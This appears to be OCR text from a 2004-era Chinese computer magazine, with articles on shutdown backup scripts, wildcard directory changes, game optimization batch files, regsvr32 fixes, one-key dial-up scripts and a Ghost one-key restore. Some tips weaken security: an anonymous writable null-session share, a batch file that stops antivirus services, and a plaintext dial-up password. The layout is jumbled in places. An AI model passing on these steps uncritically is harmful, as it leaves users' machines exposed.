


图2

Step 2 使用Wizards菜单上选择“Add a Program to Run”，在选择文件窗口中填入C:\WINDOWS\COMMAND\Cscript.exe。

Step 3 在随后出现的窗口的Paramters中填入脚本文件名，如C:\Windows\Desktop\自动备份.VBS（见图3）。设置完毕之后，启动Shutdown Launcher。以后通过开始菜单调用关机功能时，将自动被替换为Shutdown Launcher的关机窗口，以保证先执行定义的程序，然后进行关机动作。




图3

3.增强的功能

★删除多余的文件夹

如果你一天关机很多次，会发现这个脚本还有一个小小的问题，就是源文件夹中已经删除的文件夹在备份文件夹中依然存在。其实对脚本稍作修改就可以删除原来的文件了：

在Set objFSO = CreateObject("Scripting.FileSystemObject")语句之后添加以下语句(不适用于Windows 9x)：

IF objFSO.FolderExists(BackupDir) Then objFSO.DeleteFolder BackupDir,True

★一天内多次关机时的备份

如果在一天之内多次备份，就需要保证源文件夹每一次关机都会被分开存放，通过修改脚本也是可以达到目的的。在以日期为名称的文件夹下，再建立以时间为名称的文件夹。由于文件夹名不能包含冒号，所以名称将是以“-”作为分隔符。具体方法是：在Set objFSO = CreateObject("Scripting.FileSystemObject")语句之后添加以下两个语句：

if NOT objFSO.FolderExists(BackupDir) Then objFSO.CreateFolder(BackupDir)

BackupDir = BackupDir&"\"&Hour(time)&"-"&Minute(time)&"-"&Second(Time)

方法二：利用WinRAR软件

使用WinRAR可以完成关机前自动备份文件或文件夹的操作。具体步骤如下：

Step 1 在需要备份的文件夹上右击，选择WinRAR的“添加到压缩文件”。

Step 2 在弹出的对话框中选择“备份”选项卡，选中“按掩码产生文件名”，后面的空格中留下“yyyy-mm-dd”（见图4），这样可以保证备份后的文件名按年月日格式命名。



图4

Step 3 在“高级”选项卡中，选择“完成操作后关闭计算机电源”。

Step 4 选择“常规”选项卡，在“压缩文件名”后直接输入其他分区或电脑的位置，通过“浏览”来定位也可以。

Step 5 在“常规”选项卡中，单击“配置”按钮，选择“保存当前配置为新配置”。

Step 6 在“配置参数”中，输入配置的名称，比如说“备份并关机”，然后选中“保存选定文件名”，接着复选“在桌面创建快捷方式”(见图5)。



图5

以后，只要双击桌面上的“备份并关机”，就能完成对文件夹的备份了。

方法三:备份到网络上的其他计算机

备份到本地电脑中，不如备份到服务器或其他电脑中安全。把文件备份到网络上的原理与备份到本机上一样，这里假设目标电脑同样也安装的是Windows 2000/XP，由于网络的特殊性，需要先进行一些额外设置，基本步骤如下:

Step 1 在备份目的地网络计算机上创建一个共享目录，目录要所有人都有读和写的权限，给这个共享目录取一个共享名，假如这里是fshare。

Step 2 在该计算机上打开注册表编辑器(如果是Windows 2000则用regedt32)，找到[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\lanmanserver\parameters]，然后在“NullSessionShares”中添加第一步的共享名，这里是fshare，这样就把共享目录fshare设为了空会话共享。

> 小提示
> 为什么要把它设为空会话共享呢？这是因为关机脚本是以local system身份运行的，当它访问网络时不能提供用户信息，要让它访问网络共享就必须把共享设为空会话共享。

在本机的%windir%\System32\GroupPolicy\Machine\Scripts\Shutdown目录下创建备份批处理文件backup.bat，内容为:

```
net use z: \\192.168.0.43\fshare "" /user:""
xcopy d:\newfiles\*.* z:\%date:~0,-3% /e /i /y /q /h
```

其中192.168.0.43为备份目标计算机的IP地址，d:\newfiles为要备份的文件夹。

Step 3 与第一种情况一样，在组策略的关机脚本中添加backup.bat。 CF [XT05]

星号原来还可以这样用

■ 湖北　徐颖

大家都知道Windows 2000/XP操作系统下支持命令提示符的长文件名显示，虽然文件和目录看起来一目了然了，但在命令提示符下切换目录却变成了一件头疼的事情。其实不用烦，那个几乎被我们遗忘的DOS通配符“*”就是解决这个问题的关键。不信吗？那就接着往下看吧。

当我们进行查找工作时可以用“*”来代表任意长度的字符，通配符的这个特点在切换目录时同样也是适用的。

1.实例：切换到Program Files目录

C:\>cd\pr*

就可以进入C:\Program Files>

另外，这个功能还可以嵌套使用，如：

C:\>cd \pr*\c*\s*

就可以进入C:\Program Files\Common Files\System>

是不是很方便呢？请你马上试试快速进入C:\Documents and Setting目录吧。

2.使用中需要注意什么

(1)缩写要慎选

如果给的缩写有歧义，也就是说产生两个以上的匹配项时，就会提示错误了，如：

C:\>cd\

C:\>cd\w*

C:\WINNT>cd s*

文件名、目录名或卷标语法不正确。

这是因为在WINNT目录下有多个以s打头的目录，目录结构如下：

F:\WINNT>dir s* /ad

驱动器 F 中的卷是 WIN2K

卷的序列号是 2569-11EF

F:\WINNT 的目录

2003-11-26　10:38　<DIR>　system32

2003-11-26　10:38　<DIR>　system

2003-11-26　10:38　<DIR>　security

2003-11-26　10:46　<DIR>　Speech

2003-11-26　12:15　<DIR>　ShellNew

如果只有一个匹配项，那么这样的方法是没有问题的。在有些情况下，也有可能不会提示错误，而是直接进入优先级最高的那个缩写目录。但这样的结果很可能不是我们想要的，所以选择缩写一定要注意避免歧义。

(2)尾巴也是可以指定的

还是针对上面那样的问题，如果要进入system32目录，但前6个字母又和system重复了，怎么办呢？很简单指定一个尾巴就行了：

只要输入“cd s*2”即可。

如果经常要在命令提示符下工作，用好这个通配符*可以大大提高你的工作效率哟。

CF [XT06]



看点 如果你没有高档的显卡和富足的内存，又希望最大程度提高电脑的游戏性能，那么这篇文章将教你如何把Windows改变为专为游戏设计的Xbox！

把Windows变成Xbox

——专为游戏优化的操作系统

■北京　疯了　圣地亚哥

最近看了一篇文章，讲的是如何为游戏优化电脑系统。说是优化电脑系统，其实大半都在讲如何选配高性能的硬件。只要有“米”，就能买个顶级配置，还用优化什么？真正需要优化的，是咱这种——两年前买的，当时就已经落后于时代的GeForce2显卡，用到了两年后的今天；主流CPU都已经是2.XGHz的时代，还在用Duron 950的人。

按那篇大作指导，应该打开各种显卡的新功能、高级功能。我呢，因为显卡老，根本没有这些功能。好不容易找到了一个“抗锯齿”，结果开了还不如不开，视觉效果是好了，系统其他环节却跟不上了，玩CS画面也不流畅了！

小马就不能拉大车？也不一定！

一、为游戏定制专用显示设置

PowerStrip小档案

软件版本:3.49	软件大小:741KB
软件性质:共享软件	适用平台:Windows 9x/NT/2000/XP
下载地址:http://www.onlinedown.net/soft/2760.htm	

PowerStrip想必大家都多少有些了解。我们可以用它查询显示设备基本信息，进行诸多显示功能配置，或超频显卡。它还有一个很实用的功能，就是可以为指定程序定制单独的显示设置。你不妨利用它，为自己喜爱的游戏配置一套优化设置，这样PowerStrip就能在游戏运行时自动启动该设置，从而优化游戏的显示效果。

Step 1 安装PowerStrip后(见图1)，右击系统托盘处的PowerStrip图标，即可打开性能设置菜单。点击“Performance profiles(性能描述)→Configure...(设置)”打开设置窗口。这里有很多关于显示性能的选项。最根本的就是两个滑块所代表的显卡引擎时钟频率和内存时钟频率。




图1

Step 2 根据实际情况调整后，点击“Save as”按钮，输入这套设置的名字，如“极品飞车”。这样，在预设置下拉选单(Profiles)里面就新增了这套设置。对于显卡要求高的游戏，可以指定较高频率，其他游戏则可降低标准。

Step 3 接下来关闭设置窗口，再右击系统托盘处的PowerStrip图标，打开设置菜单，点击“Application profiles(程序描述)→Configure...”(见图2)。在这里可指定一个游戏程序(也可直接指定其快捷方式)，然后选择刚才添加的那套显示性能设置配备。如法炮制，还可以给指定游戏配备特定显示效果设置(Display profiles，包含色深、分辨率、刷新率等)、色彩效果(Color profiles，包含Gamma值、亮度、对比度等)设置。



图2

Step 4 最后只要再点“Save as”按钮，输入这套“综合设置”的名字，然后关闭窗口。现在，再启动刚才设置的那个游戏，PowerStrip就会自动按照我们的设置，调整各项显示性能、色彩、显示效果等参数。

实例:专为CS的设置

CS这个游戏对于显卡3D性能要求并不高，亮度等参数有时会起关键作用。如果你刚刚打开电脑，就立刻进入CS，这时CRT显示器还处于预热状态，画面亮度会比较差。进入类似“Bloodstrike”这样比较阴暗的地图就容易“两眼一摸黑”。虽然可以在“游戏控制”选项中进行设置，但常常是进入游戏后才发现亮度太低，却又不舍得退出游戏去调整。

借助PowerStrip上述设置，可将亮度、对比度、色深3个参数调整到比较高的等级，显卡自动开始超频工作。这样，当启动CS后，画面就比较亮，运行速度也比较流畅。如此一来，进入游戏后，像“DUST2”地图中“警家”这

样的阴暗角落就明亮起来了，再也不会因为FPS值太低，或亮度、对比度不够被敌人频频爆头了。

小提示

程序中很多功能选项都需要显卡支持才能真正发挥效果。如果你的显卡比较老，或自己根本搞不懂这些功能的意义，最好不要乱动。而关于显卡性能的选项，如果调得过高，可能出现死机、花屏等故障，需要反复尝试。期间可能造成系统无法恢复正常显示，需要重启。所以应该把重要文件先保存好，但该软件不会损坏硬件，大家可以放心使用。

二、全心全意为游戏"服务"

我们知道，Windows 2000/XP启动后会运行很多服务，每个服务都占用一定的内存。在玩游戏时，可以根据实际需要，关闭一些服务，节省宝贵内存；玩完游戏后，再恢复它们，以便使用其他一些程序和网络。为了便于操作，我们把这一工作做成批处理文件，需要时只要执行即可。下文以Windows XP为例，在Windows 2000中，大部分服务名称与Windows XP相同，可以参考使用。

Step 1 打开"记事本"，输入以下内容(命令前面的数字是注释，不要输入)：

```
1  NET STOP "Cryptographic Services"
2  NET STOP "DHCP Client"
3  NET STOP "DNS Client"
4  NET STOP "Network Connections"
5  NET STOP "Norton AntiVirus Auto Protect Service"
6  NET STOP "Print Spooler"
7  NET STOP "Protected Storage"
8  NET STOP "Remote Access Auto Connection Manager"
9  NET STOP "Shell Hardware Detection
10 NET STOP "Symantec Event Manager"
11 NET STOP "Task Scheduler"
12 NET STOP "Themes"
13 NET STOP "Windows Management Instrumentation"
14 NET STOP "Windows Time"
```

将以上内容保存为game.bat。

Step 2 同样方法，把上面批处理中的"STOP"替换成"START"，保存成nogame.bat。

Step 3 当要玩游戏时，只要运行game.bat再进入游戏即可。

Step 4 游戏完毕，执行nogame.bat，就能把系统服务恢复到原始状态。

小提示

★以上两个文件可以到http://www.newhua.com/cfan/200408/game.rar下载。

★使用game.bat这个批处理文件，会中断网络连接。如果还需要使用网络(如玩网络游戏)，可以删除批处理中的第2、3、4条命令。

★使用game.bat批处理文件，会暂时终止安装的Norton杀毒软件。如果还希望使用，可删除该批处理文件中的第5和第10条命令。

经测试，使用这个批处理文件后，系统内存节省出了大约20MB，对于内存不是太宽裕的用户来说，成果不小。这里面修改的服务只是一部分，其实还有一些无用的服务项目可以停用，可以根据需要自行调整。不过需要提醒的是，系统服务的修改实际上更改了注册表，关闭后有些程序将无法运行。所以比较保险的方式是在修改服务之前启用系统还原，这样一旦系统出现故障之后可以及时恢复。

三、为游戏独立门户

系统功能全面和游戏性能高，始终不能两全。如果每次都来设置一遍，实在麻烦。折中的办法，就是单独建立一个账号。然后，在这个账号里面运行后面要介绍的Game XP软件，进行优化设置，关闭游戏所不需要的服务。每次要玩游戏，只要注销原账号，然后登录到这个"游戏账号"，即可获得一个完全为游戏优化的系统。岂不方便？

新建账号，不论是Windows 2000还是XP都是在"控制面板→用户管理"模块中。

注意不要把这个账户添加到管理员组，而要添加到PowerUser组。因为相对管理员，这个组的用户在权限上有一定限制，因此一些不必要的服务和进程就不会启动，从而降低内存资源的占用。

小提示

即使不是为了玩游戏，也建议装完操作系统后建立一个PowerUser组账号，平常使用这个账号登录系统，在必须使用管理员权限时再换回管理员。这样的方式对于系统安全比较有利。

四、降低显卡硬件加速级别

Windows 2000/XP默认会将显卡设置为完全的硬件加速，从而使显卡在执行某些任务时获得更好的显示性能，比如：光标的加速。不过，它并不会对显卡的主要功能有多少帮助，特别是色彩表现力等方面，有时还会影响游戏性能。你可右击桌面空白并选择"属性"，接着进入"显示属性"的"设置"选项卡，然后单击"高级"按钮。进入"疑难解答"选项卡，将"硬件加速"的滑块移动到最左侧，这就关闭了光标和位图加速功能，对于所有游戏来说能提高其性能，当然它也会带来一些负面作用，比如：鼠标移动有些不太灵敏，不过请相信：关闭硬件加速并不会影响显卡的任何表现能力。

五、游戏系统专用优化软件点兵

如果觉得修改服务比较麻烦，还有一些软件是专门为游戏优化电脑系统的。相比之下，它们的功能比较简单，但用起来很方便。

1.GameGain

GameGain可以提高电脑游戏的帧速率，调

整动画效果，调整内存和CPU优先级，从而加速游戏运行速度。特色是傻瓜化，操作简便。把GameGain下载到硬盘上，直接运行（见图3），直接选择自己机器配置的操作系统和CPU类型，然后点击“开始”按钮即可完成优化设置，之后，需要重启才能使设置生效。



图3

GameGain小档案

软件版本:2.3.11.2004　软件大小:778KB
软件性质:共享软件　适用平台:Windows 9x/NT/2000/XP
下载地址:http://www.majorgeeks.com/download3930.html

小提示

提高游戏的CPU优先级

通过改变游戏的CPU优先级可使游戏运行得更快，GameGain提供了调整功能，其实手动修改也很简单，只要启动游戏，然后同时按下Alt＋Tab组合键回到Windows桌面，右击任务栏选择“任务管理器”，接着进入“进程”选项卡，在游戏的可执行文件上右击并选择“设置优先级”，建议选择“高”、“高于标准”。同时，有些游戏启动后还会使用一个ICD文件，最好同样提高其优先级。

2.Smartalec Game Accelerator

相对来说，这个软件自定义程度比较高，你可以自行选择执行的优化操作。

安装后启动该软件，待共享软件注册广告时间过后，右击任务栏上的程序图标即可看到程序设置菜单（见图4）。




图4

Step 1 首先选中顶端的“High_Performance Gaming Mode”（高性能游戏模式），“Diagnose DirectX System Configuration”是优化DirectX设置，也应该运行一次。

Step 2 在游戏运行前可以先点选一次“Defragment Memory”清理内存，得到更整洁的内存空间，加快游戏启动、运行速度。“Enable Intelligent Memory Optimization”（激活内存智能优化），也建议选中。

Step 3 “Enable Intelligent Pop-up Filtering”（激活弹出窗口过滤）可以让你不再因为一个莫名其妙的系统报错或提示窗口而被生拉硬拽出激烈的游戏战场。“Enable Laptop Energy Saving Mode”是启动笔记本电脑的电源节能模式。还有一个“System Monitor”是系统资源状况监视器，它启动之后，一直保持在屏幕最顶端。但一旦CS之类的游戏启动后画面占满全屏，就把它挡住了。

Step 4 还有一个选项必须要说。那就是Configure Game Accelerator这个选项。选择它，就可以看到如图5所示的窗口。一目了然，根据自己爱机的配置选择正确的CPU、显卡和声卡类型，才能保证有针对性地最大幅度提高游戏性能。



图5

Smartalec Game Accelerator小档案

软件版本:2.1　软件大小:1.29MB
软件性质:共享软件　适用平台:Windows 9x/NT/2000/XP
下载地址:http://www.majorgeeks.com/download4062.html

3.Game XP

Game XP可以把一系列的优化设置集成到一两个按钮、选项的操作中。它还有一个特色是可以自动调整Windows XP的默认服务（要注意的是，有些服务你可能在玩游戏时依然要用到，所以如果出现问题，请用该软件进行恢复），以提高游戏性能。

初次运行Game XP，会先弹出一个窗口询问你是否保存当前设置以便恢复，建议选择“Yes”保存，以防万一。接着程序会自动检测你的主要配置情况（见图6）。如果检测得到的结果与你的实际配置情况不符，则不推荐继续进行优化。如果相符，则点击“Warp Speed”按钮即可开始优化设置。完成之后同样需要重启才能生效。




图6

Game XP小档案

软件版本:1.4.3.20　软件大小:428KB
软件性质:免费软件　适用平台:Windows 9x/NT/2000/XP
下载地址:http://www.onlinedown.net/soft/25191.htm

CF [XT07]

小命令解决大问题

—— regsvr32 新鲜技巧及排障荟萃

■ 青岛 眼镜猪

regsvr32.exe是Windows用来注册和卸载OLE控件(如某些dll文件和ActiveX控件)的系统组件。利用它可以快速解决很多Windows常见问题，如取消Windows XP图片预览、ZIP支持，修复IE不能打开新窗口等。下面是笔者收集的有关它的一些鲜为人知的技巧。

一、regsvr32 之新鲜技巧

1.一次注册或卸载多个dll文件

对于一次注册或卸载多个dll文件，可采用批处理的方法来实现，不过注意加上/s(不显示注册成功对话框)参数，如将Dao350.dll、msvbvm60.dll拷贝到系统文件夹的system32目录后，用记事本编辑：

```
regsvr32 /s Dao350.dll
regsvr32 /s msvbvm60.dll
```

将其保存为reg.bat文件，运行后即可同时注册这两个dll文件。

2.把"注册"和"卸载"添加到DLL右键菜单

打开注册表编辑器，找到[HKEY_CLASSES_ROOT\Dllfile\shell]，在其下新建名为"注册"的项，再在"注册"项下新建名为"command"的子项，并将其"默认"值修改为"Regsvr32 %1"，这样系统DLL文件右键菜单中就添加了"注册"命令了。添加"卸载"命令跟上述方法类似，不过需将"command"值设置为"Regsvr32 %1 /u"。

小提示

你也可以使用一个名为RegShell的小软件在窗口模式下注册和卸载DLL文件，运行程序后选中要注册或卸载的DLL文件，单击"Register"(注册)、"Unregister"按钮即可(下载地址：http://www.freevbcode.com/code/regshell.zip)。



3.让Windows Media Player支持RM、QuickTime格式

首先到http://heanet.dl.sourceforge.net/sourceforge/guliverkli/realmediasplitter_20030729.zip下载RealMediaSplitter.ax文件(296KB)，将其拷贝到C:\Windows\system32文件夹，在"开始→运行"中输入"regsvr32 RealMediaSplitter.ax"命令。然后下载安装RM解码器即可，常用的RM解码器为Real Alternative，其下载地址为:http://www.marpod.emil.tnp.pl/pliki/kodeki/realalt121.exe。要播放QuickTime格式，则到http://www.3ivx.com/codec/download_win.php下载安装3ivx。

小提示

该方法还可以让Zoom Player同样支持RM格式、Media Player支持亮度调节，不过有可能出现在Media Player中播放某些ASF、WMV格式的视频文件时无法拖动播放进度的问题。

二、regsvr32 之排障实例

故障1:使用regsvr32命令注册组件失败

解决办法:regsvr32.exe在注册组件时会调用Kernel32.dll、User32.dll、Ole32.dll三个文件，如果这几个文件丢失或损坏则无法注册成功，你可以在DOS中用正常的文件替换后再试。

故障2:安装WinRAR等新软件后，右键菜单中并没有加入相关项目

解决办法:依次运行"regsvr32 sendmail.dll"和"regsvr32 /i shell32"命令即可修复这一问题。

故障3:无法登录MSN Messenger，系统提示"0x81000370错误"

解决办法:

(1)在IE中依次运行"工具→Internet选项→高级"，拖动滚动条到"安全"选区，确定"检查服务器证书吊销"没有被选中，同时确定"使用SSL 2.0"和"使用SSL 3.0"被选中。

(2)如果问题还未解决，则运行"regsvr32 softpub.dll"这个命令即可。

故障4:我用的是老版的ACDSee，如何让JPG格式图片由它默认打开，而不是Windows XP的图片查看器？

解决办法:运行"regsvr32 /u shimgvw.dll"命令。

故障5:我的IE无法保存为MHT格式了

解决办法:运行命令"regsvr32 Inetcomm.dll"。

故障6:在使用OE时出现"The MSHTML control failed to create"或收邮件时出现"This note cannot be displayed due to an initialization error"错误信息，使用IE浏览时出现"Explorer caused an invalid page fault in module MSHTML.DLL"错误信息。

解决办法:运行命令"regsvr32.exe /i mshtml.dll"

故障7:在使用Windows Update出现"IEXPLORE错误"

看点 防火墙、QQ、MSN Messenger等软件只有在上网时才会用到，但往往它们一开机就自动启动，占用了不少系统资源。我们来打造上网一键通，按一键就能自动上网，并开启这些软件，再按一键又能快速关闭它们。不仅省时省力，而且超节省资源。

节省系统资源新方案

——上网一键通，下线一键关

Step 1 一键 = 上网 + 打开相关程序

打开“记事本”，输入如下内容，最后保存为“online.bat”(假设拨号连接名称为“mydial”，用户名为ABC，密码为123。这里的拨号程序指的是普通拨号程序和ADSL拨号程序)，并放置在任意文件夹，比如:C:\Net。

```
@echo off
start=RASDIAL mydial ABC 123
start=C:\PROGRA~1\INTERN~1\IEXPLORE.EXE
start=C:\PROGRA~1\Tencent\QQ.exe
start=C:\PROGRA~1\OUTLOO~1\msimn.exe
```

小提示

★很多朋友都有两个QQ号(假设两个QQ号为111和222)，那么可以采用下面方法自动开两个QQ:把QQ所在文件夹复制一份，然后更名为Tencent1，再分别运行两个文件夹下的QQ.exe，并登录111和222，注意在“QQ用户登录”界面输入密码时，一定要勾选“记住密码”，然后在上面的批处理文件中加上以下语句：

start=C:\PROGRA~1\Tencent1\QQ.exe

★上面的C:\PROGRA~1就是C:\Program Files，由于DOS模式只支持8位字符显示，所以只保留前六位，然后在后面加上“~1”，对于防火墙等其他上网必需软件可自行添加。

Step 2 一键 = 断网 + 关闭相关程序

当下网后，为了节省系统资源还要关闭刚才启动的网络程序，这时，如果你使用的是Windows XP/2003，同样在C:\Net创建名为offnet.bat文件来实现断网以及关闭程序：

```
@echo off
start=rasdial mydial /DISCONNECT
start=taskkill /im QQ.exe
start=taskkill /im msnmsgr.exe
start=taskkill /im msimn.exe
```

小提示

★taskkill命令用于结束指定的进程，只要修改“/im”后的进程名，即可结束任意程序的进程了。进程名称可用Ctrl+Shift+Esc组合键查看。

★如果是Windows 2000，可以借助其资源包(Resourse Kit，在安装光盘的SUPPORT\TOOLS\SUPPORT.cab中)中自带的命令“kill.exe”来替换上面的“taskkill”命令，格式为“kill 进程名称”。

Step 3 设置快捷键

在“开始”菜单所在文件夹(一般为C:\Documents and Settings\用户名\「开始」菜单\)新建名为“快捷键”的文件夹，接着，分别右击前面创建的两个批处理文件并选择“创建快捷方式”，然后将这两个快捷方式放置到刚才新建的“快捷键”文件夹中。

接着，分别右击这两个快捷方式并选择“属性”，再把光标定位到打开窗口的“快捷键”框中，按下需要设置的快捷键即可(见图)，比如:F10、F12。



简单快速的快捷键

最后，把“快捷键”文件夹的属性设置为“隐藏”(右击文件夹，选择“属性→隐藏”)。

小提示

由于微软的限制，在系统任意位置使用快捷键，都必须要把它们放到“桌面”或“开始”菜单中，否则无效。但很多朋友不喜欢在这两个位置建立过多的快捷方式，因此将“快捷键”文件夹设置为“隐藏”后就能享受到快捷键的快捷，又看不到那些让人心烦的快捷方式了。

Step 4 取消相关软件的自动启动

接下来根据以前我们讲过的方法，取消QQ、MSN Messenger等软件随系统启动。

以后Windows启动后，QQ等网络软件不再一同启动，当要上网时，只需按F10便能自动上网并启动它们，要下线时只要按下F12键即可断网并关闭这些软件。

CF [XT09]

解决办法：

(1)运行“regsvr32 /u wuv3is.dll”命令后，搜索系统中名为wuv3is.dll的文件，删除它。

(2)打开C:\Program Files\WindowsUpdate目录(该文件夹为隐藏文件夹)，将其中的除Wuhistv3.log文件外的所有文件删除。

(3)再次访问Windows Update，系统会加载一个新的Wuv3is.dll文件，并提示安装Windows Update控件，点击“是”进行安装，完毕后即可进行系统升级。

故障8:修复Cryptographic Services错误

如果你在升级Windows的安全补丁或升级SP1时出现关于“Cryptographic services”错误时，可通过在“运行”中输入以下命令进行修复：

```
net stop cryptsvc
ren %systemroot%\system32\catroot2 oldcatroot2
net start cryptsvc
regsvr32 softpub.dll
regsvr32 wintrust.dll
regsvr32 initpki.dll
regsvr32 dssenh.dll
regsvr32 rsaenh.dll
regsvr32 gpkcsp.dll
regsvr32 sccbase.dll
regsvr32 slbcsp.dll
regsvr32 cryptdlg.dll
```

CF [XT08]

CFan新视界 软件学用通 特别话题 网络e生活 硬件步步高 产品百分百 创业&就业 傻博士信箱 编辑部在行动 十七点以后

看点 打造史上最完美的一键恢复/备份系统:在电脑启动时只要按下F11键即可进入恢复/备份系统,并且在进行系统恢复前自动备份重要的个人数据,完成系统恢复后自动将这些数据恢复回去,同时在这里还能快速备份当前系统。

系统恢复与备份一键搞定

——史上最完美的一键恢复/备份系统

■软件DIY

许多朋友喜欢品牌机的一个原因就是它的自动系统恢复功能很方便,当系统崩溃时,只要在启动时按下某个特殊热键(比如:F11),就能迅速把系统恢复到出厂时的状态,这就是品牌机厂商大力宣传的"一键恢复"功能。其实只要花些时间你也能将它移植到自己的电脑上,再结合Ghost加以改进,就能DIY出更为方便、实用、快捷的"一键恢复"、"一键备份"。与之前别人介绍的方法相比,我们的一键恢复/备份系统能够在恢复前自动备份系统分区中的重要个人数据,如QQ聊天记录、"我的文档"、"收藏夹"、Outlook Express(以下简称OE)的邮件,并且在系统恢复完成后自动将它们拷贝回去!

思路分析

Step 1 划分出一个专用的隐藏的可启动分区保存Ghost备份镜像文件,平时它处于隐藏状态,对于用户和系统来说是看不到的,从而避免了误删镜像文件以及被病毒破坏的可能性。

Step 2 添加启动时自动恢复Ghost镜像的功能(但默认情况下,由于这个分区为隐藏并处于未激活状态,因此并不会自动启动恢复系统)。

Step 3 把IBM笔记本电脑专用的一键恢复软件"BMGR"移植并安装到硬盘中,在启动时按下F11键,软件会自动把隐藏的专用分区设置为非隐藏状态并激活它,这样就能从这个专用分区启动并自动恢复系统,从而实现一键恢复/备份功能。

制作一键恢复有两种方法,一种是重新分区并安装系统,再添加一键恢复功能,不过对于大多数用户来说,系统和分区都是已经做好的,重新分区并安装系统比较麻烦,这时应该使用另一种方法:在现有硬盘系统中进行改造。下面也是以这种方式进行介绍,而且掌握了这种方式后,第一种方式也可以很轻松地实现。

你知道吗?

IBM的隐藏分区技术来源于早期的IBM OS/2操作系统的引导管理程序,也就是现在的BootMagic(这个东西是PQ Magic里带的小程序)使用的技术。当你使用BootMagic的PQ Boot程序查看IBM-SERVICE分区时,它会显示该分区是FAT32格式,并把该分区设置成启动分区,重启电脑后不必按F11键,电脑会自动进入恢复模式,然后把IBM_PRELOAD设回成启动,就又回到了原系统分区。

Step 1 准备工作

1.优化系统。具体的方法可参考本刊2004年第6期《你不再是我的惟一——制作万能克隆文件》一文中的"系统减肥"部分。最后还要做一次系统分区的碎片整理。

2.制作启动软盘。注意这张启动盘必须是Windows 98的启动盘,我们可以在Windows 98的DOS窗口下运行"Format a:/s"来制作这张启动软盘,然后把Windows目录下的"Smartdrv.exe"、Windows\Command目录下的"sys.com"和"xcopy.exe"以及Windows\Command\ebd\目录下的"himem.sys"、"restart.com"(此文件用于系统在DOS下重启,需要从光盘或以其他方式获得)5个文件复制到软盘根目录,并在软盘中再建立两个目录:

◆BMGR目录。该目录用于存放IBM的BMGR(下载网址:http://www-900.ibm.com/cn/support/download/attachment/JWUU-4ZNC86/d2dfdzip.exe)工具的相关文件。把软件下载后,用WinRAR打开它,而不要直接运行,把其中的"BMGR.EXE"和"BOOT.BIN"文件解压到该目录,再把压缩包中的"BMGRUS.BK1"解压后改名为"BMGRUS.SCR",并复制到该目录即可。

小提示

d2dfdzip.exe可直接运行,制作出一张引导盘,用这张盘也可以实现一键恢复,但功能较弱,仅能用于恢复,所以不推荐使用。

◆MENU目录。此目录用于存放一键恢复时的选项菜单配置文件,通过它可以选择自动恢复系统或进入命令行手工恢复,同时这个环节也起到了一定的安全功能,避免用户无意按下F11键所导致的系统恢复。这个菜单选择功能是通过系统引导配置文件"Autoexec.bat"和"Config.sys"实现的,需要提前把这两个文件做出来,并复制到启动软盘的MENU目录中,后面要用到。这两个文件的内容如下:

Autoexec.bat内容:

```
@echo off
path=c:\;c:\ghost;
```

```
smartdrv.exe
if "%config%"=="backup" goto backup
if "%config%"=="ghost" goto ghost
if "%config%"=="original" goto original
if "%config%"=="dos" goto dos
if "%config%"=="restart" goto restart
:backup
ghost.exe -clone,mode=pdump,src=1:1,dst=c:\system.gho -rb -z2 -sure
goto quit
:ghost
xcopy D:\progra~1\tencent\qq\*.* C:\bak\qq\ /e
xcopy D:\docume~1\ADMINI~1\favori~1\*.* C:\bak\net\ /e
xcopy D:\docume~1\ADMINI~1\mydocu~1\*.* C:\bak\doc\ /e
xcopy D:\DOCUME~1\ADMINI~1\LOCALS~1\APPLIC~1\IDENTI~1\{78F95~1\MICROS~1\OUTLOO~1\*.* C:\bak\mail\ /e
ghost.exe -clone,mode=pload,src=c:\system.gho:1,dst=1:1 -sure -fx
xcopy C:\bak\qq\*.* D:\progra~1\tencent\qq\ /e
xcopy C:\bak\net\*.* D:\docume~1\ADMINI~1\favori~1\ /e
xcopy C:\bak\doc\*.* D:\docume~1\ADMINI~1\mydocu~1\ /e
xcopy C:\bak\mail\*.* D:\DOCUME~1\ADMINI~1\LOCALS~1\APPLIC~1\IDENTI~1\{78F95~1\MICROS~1\OUTLOO~1\*.* c:\bak\doc\ /e
goto quit
:original
xcopy D:\progra~1\tencent\qq\*.* C:\bak\qq\ /e
xcopy D:\docume~1\ADMINI~1\favori~1\*.* C:\bak\net\ /e
xcopy D:\docume~1\ADMINI~1\mydocu~1\*.* C:\bak\doc\ /e
xcopy D:\DOCUME~1\ADMINI~1\LOCALS~1\APPLIC~1\IDENTI~1\{78F95~1\MICROS~1\OUTLOO~1\*.* C:\bak\mail\ /e
ghost.exe -clone,mode=pload,src=c:\original.gho:1,dst=1:1 -sure -fx
xcopy C:\bak\qq\*.* D:\progra~1\tencent\qq\ /e
xcopy C:\bak\net\*.* D:\docume~1\ADMINI~1\favori~1\ /e
xcopy C:\bak\doc\*.* D:\docume~1\ADMINI~1\mydocu~1\ /e
